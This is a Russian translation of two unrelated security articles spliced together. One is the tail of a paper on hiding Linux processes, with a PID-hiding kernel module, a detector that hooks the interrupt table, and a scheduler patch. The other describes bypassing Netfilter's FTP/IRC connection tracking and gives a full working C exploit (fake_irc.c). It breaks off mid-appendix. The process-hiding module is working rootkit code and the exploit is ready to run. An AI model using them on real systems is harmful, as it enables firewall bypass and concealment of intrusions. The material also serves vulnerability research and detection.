Для тех, кто сейчас думает, зачем публиковать такие исследования, ведь их скорее всего используют во вред, — мой ответ прост: не будьте невеждой. Если я нашёл большую часть этого самостоятельно, у меня нет оснований считать, что другие не сделали того же, и вполне вероятно, что это уже используется «в дикой природе» — может, не слишком широко, но из-за отсутствия нужных инструментов для заглядывания в память ядра мы никогда не узнаем, насколько распространено это применение. Так что закройте рот... единственные, кому вредит эта публикация, — подпольные хакеры, но ведь они умные люди, и впереди ещё более продвинутые методы :-) просто подумайте о сокрытии задачи внутри другой задачи (тихо, ubra!! лол, без подсказок). Вероятно, вы прочитаете об этом в другой небольшой статье.

---

5. Ссылки


```
[1] man-страницы для ps(1), top(1), pstree(1) и интерфейса proc(5)
    http://linux.com.hk/PenguinWeb/manpage.jsp?section=1&name=ps
    http://linux.com.hk/PenguinWeb/manpage.jsp?section=1&name=top
    http://linux.com.hk/PenguinWeb/manpage.jsp?section=1&name=pstree
    http://linux.com.hk/PenguinWeb/manpage.jsp?section=5&name=proc

[2] LRK — Linux Root Kit
    by Lord Somer <webmaster@lordsomer.com>
    http://packetstormsecurity.org/UNIX/penetration/rootkits/lrk5.src.tar.gz

[3] LKM HACKING
    by pragmatic from THC
    http://reactor-core.org/linux-kernel-hacking.html

[4] Syscall redirection without modifying the syscall table
    by Silvio Cesare <silvio@big.net.au>
    http://www.big.net.au/~silvio/stealth-syscall.txt
    http://spitzner.org/winwoes/mtx/articles/syscall.htm

[5] Phrack 59/0x04 — Handling the Interrupt Descriptor Table
    by kad <kadamyse@altern.org>
    https://phrack.org/issues/59/4.html#article

[6] Phrack 61/0x0e — Kernel Rootkit Experiences
    by stealth <stealth@segfault.net>
    https://phrack.org/issues/61/14.html#article

[7] Linux kernel internals #Process and Interrupt Management
    by Tigran Aivazian <tigran@veritas.com>
    http://www.tldp.org/LDP/lki/lki.html

[8] Scheduling in UNIX and Linux
    by moz <moz@compsoc.man.ac.uk>
    http://www.kernelnewbies.org/documents/schedule/

[9] KernelAnalysis-HOWTO #Linux Multitasking
    by Roberto Arcomano <berto@fatamorgana.com>
    http://www.tldp.org/HOWTO/KernelAnalysis-HOWTO.html

[10] chkrootkit — CHecK ROOT KIT
     by Nelson Murilo <nelson@pangeia.com.br>
     http://www.chkrootkit.org/

[11] man-страница для clone(2)
     http://linux.com.hk/PenguinWeb/manpage.jsp?section=2&name=clone

[12] man-страница для ptrace(2)
     http://linux.com.hk/PenguinWeb/manpage.jsp?section=2&name=ptrace
```


---

6. Игра продолжается

Привет, придурки! octavian, trog, slider, raven и все остальные, с кем я держу связь, — спасибо, что вы есть и тратите на меня время; иногда я очень в этом нуждаюсь. ruffus, nirolf и vadim — ну что ж, давайте соберём старую команду снова... удачи, где бы вы ни были, ребята.

Если заметите опечатки, ошибки или захотите что-то сообщить — смело выходите на связь.

• web — w3.phi.group.eu.org
• mail — ubra_phi.group.eu.org
• irc — Efnet/Undernet #PHI

Контактная информация и сайт на некоторое время станут недействительными/недоступными, пока я переезжаю, — извините, приведу всё в порядок как можно скорее (то есть приблизительно до августа 2005 года). Тем временем можете связаться со мной по адресу dragosg_personal.ro

---

7. Исходные коды

Makefile

```
all: sht.c hp.c
	gcc -c -I/EDIT_HERE_YOUR_LINUX_SOURCE_TREE/linux/include sht.c hp.c
```

---

hp.c — модуль сокрытия pid

```
/*|
 *  hp - hide pid v1.0.0
 *  hides a pid using different methods
 *  ( demo code for hideing processes paper )
 *
 *  syntax : insmod hp.o (pid=pid_no|task=task_addr) [method=0x1|0x2|0x4]
 *
 *  coded in 2004 by ubra from PHI Group
 *  web  - ubra.phi.group.za.org
 *  mail - ubra_phi.group.za.org
 *  irc  - Efnet/Undernet#PHI
|*/



#define __KERNEL__
#define MODULE


#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/sched.h>



pid_t pid = 0 ;
struct task_struct *task = 0 ;
unsigned char method = 0x3 ;



int init_module ( ) {
	if ( pid ) {
		task = find_task_by_pid(pid) ;
		printk ( "[HP] address of task struct for pid %i is 0x%p\n" , pid , task ) ;
		if ( task ) {
			write_lock_irq(&tasklist_lock) ;
			if ( method & 0x1 ) {
				printk("[HP] removing process links\n") ;
				REMOVE_LINKS(task) ;
			}
			if ( method & 0x2 ) {
				printk("[HP] unhashing pid\n") ;
				unhash_pid(task) ;
			}
			if ( method & 0x4 ) {
				printk("[HP] zerofing pid\n") ;
				task->pid == 0 ;
			}
```

```
□□□write_unlock_irq(&tasklist_lock) ;
□□}
□} else if ( task ) {
□□printk ( "[HP] unhideing task at addr 0x%x\n" , task ) ;
□□write_lock_irq(&tasklist_lock) ;
□□if ( method & 0x1 ) {
□□□printk("[HP] setting process links\n") ;
□□□SET_LINKS(task) ;
□□}
□□if ( method & 0x2 ) {
□□□printk("[HP] hashing pid\n") ;
□□□hash_pid(task) ;
□□}
□□if ( method & 0x4 ) {
□□□printk ( "[HP] reverting 0 pid to %i\n" , task->tgid ) ;
□□□task->pid = task->tgid ;
□□}
□□write_unlock_irq(&tasklist_lock) ;
□}
□return 1 ;
}



MODULE_PARM ( pid , "i" ) ;
MODULE_PARM_DESC ( pid , "the pid to hide" ) ;

MODULE_PARM ( task , "l" ) ;
MODULE_PARM_DESC ( task , "the address of the task struct to unhide" ) ;

MODULE_PARM ( method , "b" ) ;
MODULE_PARM_DESC ( method , "a bitwise OR of the method to use , 0x1 - linked list , 0x2 - pidhash , 0x4 - ze


MODULE_AUTHOR("ubra @ PHI Group") ;
MODULE_DESCRIPTION("hp - hide pid v1.0.0 - hides a task with 3 possible methods") ;
MODULE_LICENSE("GPL") ;
EXPORT_NO_SYMBOLS ;
```

---

sht.c — модуль поиска скрытых задач

```
/*|
 *□sht - search hidden tasks v1.0.0
 *□ checks tasks to be visible upon entering syscall
 *□ ( demo code for hideing processes paper )
 *
 *□syntax : insmod sht.o
 *
 *□coded in 2005 by ubra from PHI Group
 *□ web  - w3.phi.group.za.org
 *□ mail - ubra_phi.group.za.org
 *□ irc  - Efnet/Undernet#PHI
|*/



#define __KERNEL__
#define MODULE


#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/sched.h>



struct idta {
        unsigned short size ;
```

```
        unsigned long addr __attribute__((packed)) ;
} ;


struct idt {
        unsigned short offl ;
        unsigned short seg ;
        unsigned char pad ;
        unsigned char flags ;
        unsigned short offh ;
} ;



unsigned long get_idt_addr ( void ) {
□struct idta idta ;

□asm ( "sidt %0" : "=m" (idta) ) ;
□return idta.addr ;
}



unsigned long get_int_addr ( unsigned int intp ) {
□struct idt idt ;
□unsigned long idt_addr ;

□idt_addr = get_idt_addr() ;
□idt = *((struct idt *) idt_addr + intp) ;
□return idt.offh << 16 | idt.offl ;
}



void hook_int ( unsigned int intp , unsigned long new_func , unsigned long *old_func ) {
□struct idt idt ;
□unsigned long idt_addr ;

□if ( old_func )
□□*old_func = get_int_addr(intp) ;
□idt_addr = get_idt_addr() ;
□idt = *((struct idt *) idt_addr + intp) ;
□idt.offh = (unsigned short) (new_func >> 16 & 0xFFFF) ;
□idt.offl = (unsigned short) (new_func & 0xFFFF) ;
□*((struct idt *) idt_addr + intp) = idt ;
□return ;
}



asmlinkage void check_task ( struct pt_regs *regs , struct task_struct *task ) ;
asmlinkage void stub_func ( void ) ;

unsigned long new_handler = (unsigned long) &check_task ;
unsigned long old_handler ;



void stub_handler ( void ) {
□asm(".globl stub_func□□□\n"
□    ".align 4,0x90□□□\n"
□    "stub_func :□□□\n"
□    "□pushal□□□□\n"
□    "□pushl□%%eax□□□\n"
□    "□movl□$-8192 , %%eax□□\n"
□    "□andl□%%esp , %%eax□□\n"
□    "□pushl□%%eax□□□\n"
□    "□movl□-4(%%esp) , %%eax□\n"
□    "□pushl□%%esp□□□\n"
□    "□call□*%0□□□\n"
□    "□addl□$12 , %%esp□□\n"
```

```
    "popal\n"
    "jmp*%1\n"
    :: "m" (new_handler) , "m" (old_handler) ) ;
}


asmlinkage void check_task ( struct pt_regs *regs , struct task_struct *task ) {
struct task_struct *task_p = &init_task ;
unsigned char on_ll = 0 , on_ph = 0 ;

if ( ! task->mm )
return ;
do {
if ( task_p == task ) {
on_ll = 1 ;
break ;
}
task_p = task_p->next_task ;
} while ( task_p != &init_task ) ;
if ( find_task_by_pid(task->pid) == task )
on_ph = 1 ;
if ( ! on_ll || ! on_ph || ! task->pid )
printk ( "[SHT] task pid %i <%s> task addr 0x%x syscall %i - TASK IS HIDDEN ( %s / %s / %s )\n" , task->pid
return ;
}


int sht_init ( void ) {
hook_int ( 128 , (unsigned long) &stub_func , &old_handler ) ;
printk("[SHT] loaded - monitoring tasks integrity\n") ;
return 0 ;
}


void sht_exit ( void ) {
hook_int ( 128 , old_handler , NULL ) ;
printk("[SHT] unloaded\n") ;
return ;
}


module_init(sht_init) ;
module_exit(sht_exit) ;


MODULE_AUTHOR("ubra / PHI Group") ;
MODULE_DESCRIPTION("sht - search hidden tasks v1.0.0") ;
MODULE_LICENSE("GPL") ;
EXPORT_NO_SYMBOLS ;
```

---

sh.patch — патч ядра для проверки скрытых задач в schedule()

```
--- linux-2.4.30/kernel/sched_orig.c2004-11-17 11:54:22.000000000 +0000
+++ linux-2.4.30/kernel/sched.c2005-07-08 13:29:16.000000000 +0000
@@ -534,6 +534,25 @@
  __schedule_tail(prev);
 }

+asmlinkage void phi_sht_check_task(struct task_struct *prev, struct task_struct *next)
+{
+struct task_struct *task_p = &init_task;
+unsigned char on_ll = 0, on_ph = 0;
+
```

```
+□do {
+□□if(task_p == prev) {
+□□□on_ll = 1;
+□□□break;
+□□}
+□□task_p = task_p->next_task ;
+□} while(task_p != &init_task);
+□if (find_task_by_pid(prev->pid) == prev)
+□□on_ph = 1 ;
+□if (!on_ll || !on_ph || !prev->pid)
+□□printk("[SHT] task pid %i <%s> task addr 0x%x ( next task pid %i <%s> next task addr 0x%x ) - TASK IS HIDD
+□return;
+}
+
 /*
  *  'schedule()' is the scheduler function. It's a very simple and nice
  * scheduler: it's not perfect, but certainly works for most things.
@@ -634,6 +653,13 @@
 □task_set_cpu(next, this_cpu);
 □spin_unlock_irq(&runqueue_lock);

+□/*
+□ * check task`s structures before we do any scheduling decision
+□ * skip any kernel thread which might yeld false positives
+□ */
+□if(prev->mm)
+□□phi_sht_check_task(prev, next);
+
 □if (unlikely(prev == next)) {
 □□/* We won't go through the normal tail, so do this by hand */
 □□prev->policy &= ~SCHED_YIELD;
```

Обход межсетевого экрана с помощью поддельной FTP-команды

Автор: Soungjoo Han

Оглавление

---

1. Введение

FTP — это протокол, использующий два соединения. Одно из них называется управляющим соединением, другое — соединением для передачи данных. FTP-команды и ответы на них передаются через управляющее соединение, которое существует на протяжении всего FTP-сеанса. Файл (или список файлов) передаётся через соединение данных, которое устанавливается заново при каждой передаче файла.

Большинство межсетевых экранов в целях сетевой безопасности, как правило, не разрешают никаких соединений с портом FTP-сервера (по умолчанию TCP-порт 21), кроме управляющих FTP-соединений. Тем не менее, пока идёт передача файла, они временно принимают соединение данных. Для этого межсетевой экран отслеживает состояние управляющего соединения и обнаруживает команды, связанные с передачей файлов. Это называется инспекцией состояний (stateful inspection).

Мной разработаны три приёма атаки, которые вынуждают межсетевой экран разрешить нелегитимное соединение, обманывая механизм отслеживания соединений с помощью поддельной FTP-команды.

Все приёмы были проверены на Netfilter/IPTables — межсетевом экране, устанавливаемом по умолчанию в ядре Linux 2.4 и 2.6. Первый приём подтверждён на ядре Linux 2.4.18, второй (вариант первого) — на Linux 2.4.28 (актуальная на тот момент версия ядра).

Данная уязвимость была сообщена команде проекта Netfilter, и они устранили её в ядре Linux 2.6.11.

---

2. FTP, IRC и инспекция состояний в Netfilter

Рассмотрим FTP, IRC (причина упоминания IRC станет ясна далее) и механизм инспекции состояний в Netfilter. Если вы уже хорошо с ними знакомы, эту главу можно пропустить.

Как было сказано выше, FTP использует управляющее соединение для обмена командами и ответами (представленными в ASCII), а для передачи файлов — соединение данных.

Например, когда вы вводите команду `ls` или `get` в FTP-приглашении, FTP-сервер (в активном режиме) сам инициирует соединение данных с TCP-портом (называемым портом данных) на FTP-клиенте, то есть на вашем хосте. Клиент заранее сообщает номер порта данных с помощью команды PORT — одной из FTP-команд.

Формат команды PORT следующий:

```
PORT<пробел>h1,h2,h3,h4,p1,p2<CRLF>
```

Здесь строка `h1,h2,h3,h4` означает IP-адрес в десятично-точечной нотации `h1.h2.h3.h4`, принадлежащий клиенту. Строка `p1,p2` указывает номер порта данных (= p1 * 256 + p2). Каждое поле адреса и номера порта записывается в десятичном виде. Порт данных динамически назначается клиентом. Кроме того, команды и ответы заканчиваются последовательностью символов ``.

Netfilter отслеживает управляющее FTP-соединение и получает TCP-порядковый номер и длину данных пакета, содержащего строку FTP-команды (оканчивающуюся символом `). Затем на основе этой информации вычисляется порядковый номер следующего командного пакета. Когда приходит пакет с этим порядковым номером, Netfilter анализирует, содержат ли данные пакета FTP-команду. Если начало данных совпадает со строкой PORT, а данные оканчиваются на `, Netfilter считает это допустимой командой PORT (фактический код несколько сложнее) и извлекает из неё IP-адрес и номер порта. После этого Netfilter «ожидает», что сервер сам инициирует соединение данных с указанным портом на клиенте. Когда запрос на соединение данных действительно поступает, экран принимает его только пока соединение устанавливается. Неполная команда, так называемая «частичная» (partial), отбрасывается для обеспечения точного отслеживания.

IRC (Internet Relay Chat) — интернет-протокол чата. IRC-клиент может устанавливать прямое соединение для общения с другим клиентом. При входе на сервер клиент подключается к IRC-серверу (по умолчанию TCP-порт 6667). Когда клиент хочет общаться с другим пользователем напрямую, он устанавливает прямое соединение. Для этого клиент предварительно отправляет сообщение, называемое командой DCC CHAT. Эта команда аналогична FTP-команде PORT. Netfilter также отслеживает IRC-соединения: он ожидает и принимает соединения прямого чата.

---

3. Сценарий атаки I

3.1. Первый приём

Мной разработан способ нелегитимного подключения к произвольному TCP-порту на FTP-сервере, защищённом Netfilter, путём обмана модуля отслеживания соединений в ядре Linux 2.4.18.

В большинстве случаев администраторы IPTables создают правила фильтрации пакетов с учётом состояний, чтобы разрешить такие интернет-сервисы, как прямой IRC-чат и передача файлов по FTP. Для этого администраторы обычно добавляют в список правил IPTables следующее правило:

```
iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
```

Предположим, что злоумышленник, подключившийся к FTP-серверу, передаёт команду PORT с TCP-портом номер 6667 (стандартный порт IRC-сервера) на внешней сети, а затем пытается скачать файл с сервера.

FTP-сервер сам инициирует соединение данных с портом данных 6667 на хосте атакующего. Межсетевой экран принимает это соединение согласно описанному выше правилу фильтрации с учётом состояний. После установления соединения модуль отслеживания соединений межсетевого экрана (в ядре Linux 2.4.18) допускает уязвимость: он ошибочно принимает данное соединение за IRC. Таким образом, хост атакующего может притворяться IRC-сервером.

Если атакующий загрузит файл, содержащий строку с тем же шаблоном, что и команда DCC CHAT, модуль отслеживания соединений ошибочно воспримет содержимое пакета при передаче файла как команду DCC CHAT.

В результате межсетевой экран разрешит любому хосту подключиться к TCP-порту, указанному в поддельной команде DCC CHAT, на поддельном IRC-клиенте (то есть на FTP-сервере) — согласно правилу принятия «связанных» соединений для IRC. Для этого атакующий должен предварительно загрузить файл на сервер.

Таким образом, атакующий получает возможность нелегитимно подключиться к любому TCP-порту на FTP-сервере.

3.2. Детали первого приёма

Рассмотрим подробнее. Допустим, конфигурация сети выглядит следующим образом.

(a) Устройство Netfilter/IPtables защищает FTP-сервер в сети. Пользователи из внешней сети могут подключаться только к порту FTP-сервера на этом сервере. Авторизованные пользователи могут входить на сервер и скачивать/загружать файлы.

(b) Пользователи в защищённой сети, включая хост FTP-сервера, могут подключаться только к IRC-серверам во внешней сети.

(c) Пока установлен один из интернет-сервисов, описанных в пунктах (a) и (b), вторичные соединения (например, FTP-соединение данных), связанные с этим сервисом, могут временно приниматься.

(d) Все прочие соединения блокируются.

Для реализации инспекции состояний для IRC и FTP администратор загружает модули отслеживания IP-соединений (`ip_conntrack`) в межсетевой экран, включая `ip_conntrack_ftp` и `ip_conntrack_irc`, которые отслеживают FTP и IRC соответственно. Также должен быть загружен `ipt_state`.

В таких условиях атакующий может легко создать программу, которая входит на FTP-сервер и заставляет сервер самому инициировать FTP-соединение данных с произвольным TCP-портом на хосте атакующего.

Предположим, атакующий передаёт команду PORT с портом данных 6667 (стандартный порт IRC-сервера):

```
PORT 192,168,100,100,26,11\r\n
```

Модуль `ip_conntrack_ftp`, отслеживающий это соединение, анализирует команду PORT и «ожидает», что FTP-сервер выполнит активное открытие соединения с указанным портом на хосте атакующего.

Затем атакующий отправляет FTP-команду для скачивания файла — `RETR` . Сервер пытается подключиться к порту 6667 на хосте атакующего. Netfilter принимает FTP-соединение данных согласно правилу фильтрации с учётом состояний.

После установления соединения модуль `ip_conntrack` ошибочно принимает его за IRC-соединение. `ip_conntrack` считает FTP-сервер IRC-клиентом, а хост атакующего — IRC-сервером. Когда поддельный IRC-клиент (то есть FTP-сервер) передаёт пакеты через FTP-соединение данных, модуль `ip_conntrack_irc` будет искать в них сообщение DCC-протокола.

Атакующий может заставить FTP-сервер отправить поддельную команду DCC CHAT следующим образом. До начала вторжения атакующий предварительно загружает на сервер файл, содержащий строку с тем же шаблоном, что и команда DCC CHAT.

Формат команды DCC CHAT:

```
\1DCC<пробел>CHAT<пробел>t<пробел><десятичный IP-адрес IRC-клиента><пробелы><TCP-порт IRC-клиента>\1\n
```

Пример: `\1DCC CHAT t 3232236548 8000\1\n`

В этом случае Netfilter разрешает любому хосту выполнить активное открытие соединения с TCP-портом IRC-клиента, указанным в этой строке. Атакующий, разумеется, может произвольно задать номер TCP-порта в поддельном сообщении DCC CHAT.

Если пакет такого типа проходит через межсетевой экран, модуль `ip_conntrack_irc` ошибочно принимает это сообщение за команду DCC CHAT и «ожидает», что любой хост выполнит активное открытие соединения с указанным TCP-портом на FTP-сервере для прямого чата.

В результате Netfilter разрешает атакующему подключиться к этому порту на FTP-сервере согласно правилу инспекции состояний.

Итого: атакующий может нелегитимно подключиться к любому TCP-порту на FTP-сервере с помощью этого приёма.

---

4. Сценарий атаки II — нестандартная командная строка

4.1. Детали второго приёма

В ядре Linux 2.4.20 (и более поздних версиях) Netfilter исправлен таким образом, что вторичное соединение (например, FTP-соединение данных), принятое в рамках первичного соединения, больше не путается с соединением какого-либо другого протокола. Поэтому содержимое пакетов FTP-соединения данных больше не разбирается модулем отслеживания IRC-соединений.

Тем не менее мной разработан способ нелегитимного подключения к любому TCP-порту на FTP-сервере, защищённом Netfilter, путём обхода отслеживания соединений с помощью нестандартной FTP-команды. Как было сказано, этот приём подтверждён на ядре Linux 2.4.28.

В условиях, описанных в предыдущей главе, злоумышленник из внешней сети может легко создать программу, которая входит на FTP-сервер и передаёт нестандартную строку FTP-команды.

Например, атакующий может передать команду PORT без символа ` в конце строки — строка оканчивается только символом `:

```
PORT 192,168,100,100,26,11\n
```

Для сравнения: стандартная FTP-команда использует последовательность `` для обозначения конца строки.

Когда модуль ip_conntrack_ftp получает нестандартную команду PORT такого вида, он сначала обнаруживает команду и при разборе ищет символ `. Поскольку он не найден, ip_conntrack_ftp` считает это «частичной» командой и отбрасывает пакет.

Непосредственно перед этим ip_conntrack_ftp ожидал порядковый номер пакета, содержащего следующую строку FTP-команды, и обновил связанную информацию. Это число вычисляется на основе TCP-порядкового номера и длины данных пакета «частичной» команды PORT.

Однако TCP-клиент впоследствии обычно повторно передаёт идентичный пакет команды PORT, поскольку соответствующий ответ так и не приходит к клиенту. В этом случае ip_conntrack_ftp **не** считает повторно переданный пакет FTP-командой, поскольку его порядковый номер отличается от ожидаемого. С точки зрения ip_conntrack_ftp, пакет имеет «неправильную» позицию порядкового номера.

Модуль ip_conntrack_ftp просто принимает пакет, не анализируя эту команду. FTP-сервер в итоге получает повторно переданный пакет от атакующего.

Хотя ip_conntrack_ftp считает эту «частичную» команду НЕДЕЙСТВИТЕЛЬНОЙ, некоторые FTP-серверы — в частности wu-FTP и IIS FTP — напротив, считают команду PORT без `` ДОПУСТИМОЙ. В итоге межсетевой экран в данном случае не может «ожидать» FTP-соединение данных.

Когда атакующий отправляет команду RETR для скачивания файла с сервера, сервер инициирует подключение к TCP-порту, указанному в частичной команде PORT, на хосте атакующего.

Предположим, что номер TCP-порта равен 6667 (порт IRC-сервера): межсетевой экран принимает это соединение согласно правилу фильтрации без учёта состояний, разрешающему IRC-соединения, — вместо правила фильтрации с учётом состояний. Поэтому модуль отслеживания IP-соединений принимает это соединение за IRC.

Дальнейшие шаги атаки аналогичны описанным в предыдущей главе.

Итого: атакующий получает возможность нелегитимно подключиться к любому TCP-порту на FTP-сервере, защищённом Netfilter.

[Дополнение] Существует более изощрённый способ обхода отслеживания соединений Netfilter — с использованием порта данных по умолчанию. Если порт данных не задан командой PORT, а соединение данных требуется установить, FTP-сервер выполняет активное открытие с порта 20 сервера к тому же (клиентскому) номеру порта, который используется для управляющего соединения.

Для этого клиент должен заранее начать прослушивание локального порта. Кроме того, ему необходимо привязать локальный порт к 6667 (IRCD) и установить опцию сокета SO_REUSEADDR для повторного использования порта.

Поскольку команда PORT через устройство Netfilter не проходит, межсетевой экран не может предугадать соединение данных. Этот приём подтверждён на ядре Linux 2.4.20.

Демонстрационный инструмент и пример этой атаки описаны в ПРИЛОЖЕНИЯХ I и II соответственно.

---

5. Сценарий атаки III — функция «эха» в ответах FTP

5.1. Пассивный FTP: справочная информация

FTP-сервер способен также выполнять пассивное открытие соединения данных. Это называется пассивным FTP. FTP с активным открытием, напротив, называется активным FTP.

Перед передачей файла в пассивном режиме клиент отправляет команду PASV, а сервер отвечает соответствующим сообщением с номером порта данных. Пример:

```
-> PASV\r\n
<- 227 Entering Passive Mode (192,168,20,20,42,125)\r\n
```

Как и в команде PORT, IP-адрес и порт разделены запятыми. При вводе имени пользователя происходит следующий обмен командами и ответами:

```
-> USER <имя пользователя>\r\n
<- 331 Password required for <имя пользователя>.\r\n
```

5.2. Детали третьего приёма

Сразу после подключения пользователя к FTP-серверу сервер обычно запрашивает имя пользователя. Когда клиент вводит имя для входа в FTP-приглашении, отправляется команда USER, и та же последовательность символов, что и имя пользователя (являющаяся частью соответствующего ответа), возвращается в виде эха. Например, если пользователь вводит строку `Alice Lee` в качестве имени для входа, по управляющему соединению передаётся следующая командная строка:

```
-> USER Alice Lee\r\n
```

FTP-сервер обычно отвечает следующим образом:

```
<- 331 Password required for Alice Lee.\r\n
```

(«Alice Lee» возвращается эхом.)

Имя пользователя может содержать пробелы.

Злоумышленник может вставить в имя произвольный шаблон. Например, если вставить шаблон, совпадающий с ответом на пассивный FTP, часть ответа будет выглядеть как ответ, связанный с пассивным FTP:

```
-> USER 227 Entering Passive Mode (192,168,20,29,42,125)\r\n
<- 331 Password required for 227 Entering Passive Mode (192,168,20,29,42,125).\r\n
```

Может ли межсетевой экран спутать это с «настоящим» ответом пассивного FTP? Скорее всего, большинство межсетевых экранов не дадут себя обмануть, поскольку шаблон находится в середине строки ответа.

Однако если атакующий при установлении соединения правильно подберёт значение поля размера TCP-окна, содержимое может быть разбито на два фрагмента — как два отдельных ответа:

```
(A) ----->USER xxxxxxxxx227 Entering Passive Mode (192,168,20,29,42,125)\r\n
(B) <-----331 Password required for xxxxxxxxx
(C) ----->ACK(без данных)
(D) <-----227 Entering Passive Mode (192,168,20,20,42,125).\r\n
```

(символы `xxxxx...` — вставленный мусор для подгонки длины данных.)

Я фактически проверил это на Netfilter/IPTables и убедился, что Netfilter ни в коей мере не принимает строку (D) за ответ пассивного FTP.

Причина следующая: (B) не является полной командной строкой, оканчивающейся символом ``. Поэтому Netfilter никогда не рассматривает (D) — следующие данные пакета за (B) — как следующий ответ. В итоге межсетевой экран не пытается разобрать (D).

Если бы существовал беспечный межсетевой экран с некачественным отслеживанием соединений, атака сработала бы. В таком случае беспечный межсетевой экран ожидал бы, что клиент выполнит активное открытие соединения с TCP-портом на FTP-сервере, указанным в поддельном ответе. Когда атакующий инициирует соединение с целевым портом на сервере, межсетевой экран в итоге принимает нелегитимное соединение.

---

6. ПРИЛОЖЕНИЕ I. Демонстрационный инструмент для второго приёма

Я написал эксплойт на языке C. Компиляция выполнялась следующей командой:

```
/>gcc -Wall -o fake_irc fake_irc.c
```

Исходный код приведён ниже.

```
/*
USAGE : ./fake_irc <an FTP server IP> <a target port>
<a user name> <a password> <a file name to be downloaded>

- <an FTP server IP> : An FTP server IP that is a victim
- <a target port> : the target TCP port on the FTP server host to which an
attacker wants to connect
- <a user name> : a user name used to log on the FTP server
- <a password> : a password used to log on the FTP server
- <a file name to be downloaded> : a file name to be downloaded from the
FTP server
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <arpa/inet.h>

#define BUF_SIZE 2048
#define DATA_BUF_SZ 65536
#define IRC_SERVER_PORT 6667
#define FTP_SERVER_PORT 21

static void usage(void)
{
 printf("USAGE : ./fake_irc "
 "<an FTP server IP> <a target port> <a user name> "
 "<a password> <a file name to be downloaded>\n");

 return;
}

void send_cmd(int fd, char *msg)
{
 if(send(fd, msg, strlen(msg), 0) < 0) {
  perror("send");

  exit(0);
 }

 printf("--->%s\n", msg);
```

```
}

void get_reply(int fd)
{
 char read_buffer[BUF_SIZE];
 int size;

 //get the FTP server message
 if( (size = recv(fd, read_buffer, BUF_SIZE, 0)) < 0) {
  perror("recv");

  exit(0);
 }

 read_buffer[size] = '\0';

 printf("<---%s\n", read_buffer);
}

void cmd_reply_xchg(int fd, char *msg)
{
 send_cmd(fd, msg);
 get_reply(fd);
}

/*
argv[0] : a program name
argv[1] : an FTP server IP
argv[2] : a target port on the FTP server host
argv[3] : a user name
argv[4] : a password
argv[5] : a file name to be downloaded
*/
int main(int argc, char **argv)
{
 int fd, fd2, fd3, fd4;
 struct sockaddr_in serv_addr, serv_addr2;
 char send_buffer[BUF_SIZE];
 char *ftp_server_ip, *user_id, *pwd, *down_file;
 unsigned short target_port;
 char data_buf[DATA_BUF_SZ];
 struct sockaddr_in sa_cli;
 socklen_t client_len;
 unsigned int on = 1;
 unsigned char addr8[4];
 int datasize;

 if(argc != 6) {
  usage();
  return -1;
 }

 ftp_server_ip = argv[1];
 target_port = atoi(argv[2]);
 user_id = argv[3];
 pwd = argv[4];
 down_file = argv[5];

 if((fd = socket(AF_INET, SOCK_STREAM, 0)) <0) {
  perror("socket");
  return -1;
 }

 bzero(&serv_addr, sizeof(struct sockaddr_in));
 serv_addr.sin_family = AF_INET;
 serv_addr.sin_port = htons(FTP_SERVER_PORT);
 serv_addr.sin_addr.s_addr = inet_addr(ftp_server_ip);

 //connect to the FTP server
 if(connect(fd, (struct sockaddr *) &serv_addr, sizeof(struct sockaddr))) {
  perror("connect");
```

```
 return -1;
}

//get the FTP server message
get_reply(fd);

//exchange a USER command and the reply
sprintf(send_buffer, "USER %s\r\n", user_id);
cmd_reply_xchg(fd, send_buffer);


//exchange a PASS command and the reply
sprintf(send_buffer, "PASS %s\r\n", pwd);
cmd_reply_xchg(fd, send_buffer);

//exchange a SYST command and the reply
sprintf(send_buffer, "SYST\r\n");
cmd_reply_xchg(fd, send_buffer);

sleep(1);

//write a PORT command
datasize = sizeof(serv_addr);

if(getsockname(fd, (struct sockaddr *)&serv_addr, &datasize) < 0 ) {
 perror("getsockname");
 return -1;
}

memcpy(addr8, &serv_addr.sin_addr.s_addr, sizeof(addr8));

sprintf(send_buffer, "PORT %hhu,%hhu,%hhu,%hhu,%hhu,%hhu\n",
 addr8[0], addr8[1], addr8[2], addr8[3],
 IRC_SERVER_PORT/256, IRC_SERVER_PORT % 256);

cmd_reply_xchg(fd, send_buffer);

//Be a server for an active FTP data connection
if((fd2 = socket(AF_INET, SOCK_STREAM, 0)) <0) {
 perror("socket");
 return -1;
}

if(setsockopt(fd2, SOL_SOCKET, SO_REUSEADDR, &on, sizeof(on)) < 0) {
 perror("setsockopt");
 return -1;
}

bzero(&serv_addr, sizeof(struct sockaddr_in));
serv_addr.sin_family = AF_INET;
serv_addr.sin_port = htons(IRC_SERVER_PORT);
serv_addr.sin_addr.s_addr = INADDR_ANY;

if( bind(fd2, (struct sockaddr *)&serv_addr, sizeof(serv_addr)) < 0 ) {
 perror("bind");
 return -1;
}

if( listen(fd2, SOMAXCONN) < 0 ) {
 perror("listen");
 return -1;
}

//send a RETR command after calling listen()
sprintf(send_buffer, "RETR %s\r\n", down_file);
cmd_reply_xchg(fd, send_buffer);


//accept the active FTP data connection request
client_len = sizeof(sa_cli);
bzero(&sa_cli, client_len);
```

```
   fd3 = accept (fd2, (struct sockaddr*) &sa_cli, &client_len);

   if( fd3 < 0 ) {
    perror("accept");
    return -1;
   }

   //get the fake DCC command
   bzero(data_buf, DATA_BUF_SZ);

   if( recv(fd3, data_buf, DATA_BUF_SZ, 0) < 0) {
    perror("recv");
    return -1;
   }
   puts(data_buf);

   ///Start of the attack
   if((fd4= socket(AF_INET, SOCK_STREAM, 0)) <0) {
    perror("socket");
    return -1;
   }

   bzero(&serv_addr2, sizeof(struct sockaddr_in));
   serv_addr2.sin_family = AF_INET;
   serv_addr2.sin_port = htons(target_port );
   serv_addr2.sin_addr.s_addr = inet_addr(ftp_server_ip);

   if(connect(fd4, (struct sockaddr *)&serv_addr2, sizeof(struct sockaddr)))
  {
    perror("connect");
    return -1;
   }else
    printf("\nConnected to the target port!!\n");

   //Here, communicate with the target port
   sleep(3);

   close(fd4);//close the attack connection
   //////////////The end of the attack.

   close(fd3);//close the FTP data connection


   //get the reply of FTP data transfer completion
   get_reply(fd);

   sleep(1);

   close(fd);//close the FTP control connection
   close(fd2);

   return 0;

  }/*The end*/
```

---

7. ПРИЛОЖЕНИЕ II. Демонстрационный пример второго сценария атаки

Ниже описаны условия, в которых был проведён реальный тест.

Символ `[]` обозначает компьютерный узел.

```
